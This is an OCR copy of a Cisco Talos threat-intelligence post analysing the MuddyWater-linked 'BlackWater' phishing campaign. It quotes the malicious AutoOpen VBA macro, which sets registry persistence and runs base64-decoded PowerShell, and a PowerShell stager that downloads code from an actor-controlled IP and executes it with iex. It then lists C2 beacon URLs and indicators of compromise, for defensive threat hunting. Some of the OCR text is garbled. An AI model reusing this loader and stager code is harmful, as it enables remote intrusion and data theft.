
Recent MuddyWater-associated BlackWater campaign shows signs of new anti-detection techniques

blog.talosintelligence.com/2019/05/recent-muddywater-associated-blackwater.html



This blog was authored by Danny Adamitis, David Maynor, and Kendall McKay

Executive summary

Cisco Talos assesses with moderate confidence that a campaign we recently discovered called "BlackWater" is associated with suspected persistent threat actor MuddyWater. Newly associated samples from April 2019 indicate attackers have added three distinct steps to their operations, allowing them to bypass certain security controls and suggesting that MuddyWater's tactics, techniques and procedures (TTPs) have evolved to evade detection. If successful, this campaign would install a PowerShell-based backdoor onto the victim's machine, giving the threat actors remote access. While this activity indicates the threat actor is taking steps to improve its operational security and avoid endpoint detection, the underlying code remains unchanged. The findings outlined in this blog should help threat hunting teams identify MuddyWater's latest TTPs.


In this latest activity, the threat actor first added an obfuscated Visual Basic for Applications (VBA) script to establish persistence as a registry key. Next, the script triggered a PowerShell stager, likely in an attempt to masquerade as a red-teaming tool rather than an advanced actor. The stager would then communicate with one actor-controlled server to obtain a component of the FruityC2 agent script, an open-source framework on GitHub, to further enumerate the host machine. This could allow the threat actor to monitor web logs and

determine whether someone uninvolved in the campaign made a request to their server in an attempt to investigate the activity. Once the enumeration commands would run, the agent would communicate with a different C2 and send back the data in the URL field. This would make host-based detection more difficult, as an easily identifiable "errors.txt" file would not be generated. The threat actors also took additional steps to replace some variable strings in the more recent samples, likely in an attempt to avoid signature-based detection from Yara rules.

This activity shows an increased level of sophistication from related samples observed months prior. Between February and March 2019, probable MuddyWater-associated samples indicated that the threat actors established persistence on the compromised host, used PowerShell commands to enumerate the victim's machine and contained the IP address of the actor's command and control (C2). All of these components were included in the trojanized attachment, and therefore a security researcher could uncover the attackers' TTPs simply by obtaining a copy of the document. By contrast, the activity from April would require a multi-step investigative approach.

BlackWater document

Talos has uncovered documents that we assess with moderate confidence are associated with suspected persistent threat actor MuddyWater. MuddyWater has been active since at least November 2017 and has been known to primarily target entities in the Middle East. We assess with moderate confidence that these documents were sent to victims via phishing emails. One such trojanized document was created on April 23, 2019. The original document was titled "company information list.doc".



Once the document was opened, it prompted the user to enable the macro titled "BlackWater.bas". The threat actor password-protected the macro, making it inaccessible if a user attempted to view the macro in Visual Basic, likely as an anti-reversing technique. The "Blackwater.bas" macro was obfuscated using a substitution cipher whereby the characters are replaced with their corresponding integer.

```
Sub AutoOpen()

    Dim bckWrShArr, blckWtrRgPthArr, blakWterRgValArr, bWSzArr, bWLaPthArr

    bckWrShArr = Script.Shell
    blckWtrRgPthArr = KCU\Software\Microsoft\Windows\CurrentVersion\Run\SystemTextEncoding
    blakWterRgValArr = :\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nologo -w 1 -exec bypass -c "$ste=gc
c:\programdata\SysTextEnc.ini;iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ste)))"
    bWSzArr = EG_SZ
    bWLaPthArr = :\ProgramData\SysTextEnc.ini

    Call wRewrt(dcoe(bckWrShArr), dcoe(blckWtrRgPthArr), dcoe(blakWterRgValArr), dcoe(bWSzArr))
    Call aeLhwrtr(dcoe(bWLaPthArr))
    Call dsplyCntnt

End Sub

Sub dsplyCntnt()

    If (ActiveDocument.Shapes.Count > 0) Then

    Dim Script.Shell, KCU\Software\Microsoft\Windows\CurrentVersion\Run\SystemTextEncoding,
    :\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nologo -w 1 -exec bypass -c "$ste=gc
c:\programdata\SysTextEnc.ini;iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ste)))",
    EG_SZ, :\ProgramData\SysTextEnc.ini
```

Image of the macro

The macro contains a PowerShell script to persist in the "Run" registry key, "KCU\Software\Microsoft\Windows\CurrentVersion\Run\SystemTextEncoding". The script

then called the file "\ProgramData\SysTextEnc.ini" every 300 seconds. The clear text version of the SysTextEnc.ini appears to be a lightweight stager.

```
Set-Item (variable:Ypkj) ([tyPE](SySTem.Net.WebProxy);
SEt ($0eaF3M) ([TYPE](sYsTem.NEt.cREDENTIAlcAcHE);
function gTcR() {
    try {
        $ {wEcIEoJECt} = &(New-Object) (System.Net.WebClient);
        $ {wEcieoJEct}
        ."pRoXy" = $yPKJ::(GEtDefaultProxy).Invoke();
        $ {WEciEOJeCt}
        ."USEdeFaulTCreDENtiALS" = $ {TRuE};
        $ {WEcIeojECT}
        ."proXy"."cRedenTiAlS" = $0eAF3M::"DeFAULTNetworkCRedENTiALS";
        $ {coREOeT} = $ {WEcieojecT}
        .(DownloadString.Invoke(http://38.132.99.167/crf.txt');
        .('iex')($ {cOReOET})
    } catch {.(sleep)  - s 300;
        &(gtcr)}
}.(gtcr)
```

Screenshot of the stager found in the document

The stager then reached out to the actor-controlled C2 server located at hxxp://38[.]132[.]99[.]167/crf.txt. The clear text version of the crf.txt file closely resembled the PowerShell agent that was previously used by the MuddyWater actors when they targeted Kurdish political groups and organizations in Turkey. The screenshot below shows the first few lines of the PowerShell trojan. The actors have made some small changes, such as altering the variable names to avoid Yara detection and sending the results of the commands to the C2 in the URL instead of writing them to file. However, despite these changes, the functionality remains almost unchanged. Notably, a number of the PowerShell commands used to enumerate the host appear to be derived from a GitHub projected called FruityC2.




Image of the PowerShell script embedded in the document used to target Kurdish officials




Image of the PowerShell script from the threat actor-controlled server

This series of commands first sent a server hello message to the C2, followed by a subsequent hello message every 300 seconds. An example of this beacon is "hxxp://82[.]102[.]8[.]101:80/bcerrxy.php?rCecms=BlackWater". Notably, the trojanized document's macro was also called "BlackWater," and the value "BlackWater" was hard coded into the PowerShell script.

Next, the script would enumerate the victim's machine. Most of the PowerShell commands would call Windows Management Instrumentation (WMI) and then query the following information:

- Operating system's name (i.e., the name of the machine)
- Operating system's OS architecture
- Operating system's caption
- Computer system's domain
- Computer system's username
- Computer's public IP address

The only command that did not call WMI was for the "System.Security.Cryptography.MD5CryptoServiceProvider.ComputerHash", or the command to obtain the security system's MD5 hash. This was likely pulled to uniquely identify the workstation in case multiple workstations were compromised within the same network. Once the host-based enumeration information was obtained, it was base64-encoded and then appended to the URL post request to a C2, whereas in previous versions this information was written to a text file. A copy of the encoded command is shown below:

```
hxxp://82[.]102[.]8[.]101/bcerrxy.php?
riHl=RkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYqMTk5NypFUDEq0D0uT
```

Once decoded, the output of the above command became clear:

```
hxxp://82[.]102[.]8[.]101/bcerrxy.php?riHi=FF-FF-FF-FF-FF-FF-FF-FF-FF-FF-FF-FF-FF-FF-
FF-FF*1997*EP1*Ð=.Microsoft Windows 7 Professional*32-bit*USER-PC*WORKGROUPÐ=.*USER-
PC\admin*192.168.000.01
```

Conclusion

In addition to the new anti-detection steps outlined in this report, the MuddyWater actors have made small modifications to avoid common host-based signatures and replaced variable names to avoid Yara signatures. These changes were superficial, as their underlying code base and implant functionality remained largely unchanged. However, while these changes were minimal, they were significant enough to avoid some detection mechanisms. Despite last month's report on aspects of the MuddyWater campaign, the group is undeterred and continues to perform operations. Based on these observations, as well as MuddyWater's history of targeting Turkey-based entities, we assess with moderate confidence that this campaign is associated with the MuddyWater threat actor group.

Indicators of compromise

Hashes

0f3cabc7f1e69d4a09856cc0135f7945850c1eb6aeecd010f788b3b8b4d91cad
9d998502c3999c4715c880882efa409c39dd6f7e4d8725c2763a30fbb55414b7
0d3e0c26f7f53dff444a37758b414720286f92da55e33ca0e69edc3c7f040ce2
A3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
6f882cc0cddd03bc123c8544c4b1c8b9267f4143936964a128aa63762e582aad
Bef9051bb6e85d94c4cfc4e03359b31584be027e87758483e3b1e65d389483e6
4dd641df0f47cb7655032113343d53c0e7180d42e3549d08eb7cb83296b22f60
576d1d98d8669df624219d28abcbb2be0080272fa57bf7a637e2a9a669e37acf
062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717

URLs

hxxp://38[.]132[.]99[.]167/crf.txt
hxxp://82[.]102[.]8[.]101:80/bcerrxy.php?rCecms=BlackWater
hxxp://82[.]102[.]8[.]101/bcerrxy.php?
hxxp://94[.]23[.]148[.]194/serverScript/clientFrontLine/helloServer.php
hxxp://94[.]23[.]148[.]194/serverScript/clientFrontLine/getCommand.php
hxxp://94[.]23[.]148[.]194/serverScript/clientFrontLine/
hxxp://136[.]243[.]87[.]112:3000/KLs6yUG5Df
hxxp://136[.]243[.]87[.]112:3000/ll5JH6f4Bh
hxxp://136[.]243[.]87[.]112:3000/Y3zP6ns7kG

Coverage

Doc.Dropper.Pwshell::malicious.tht.talos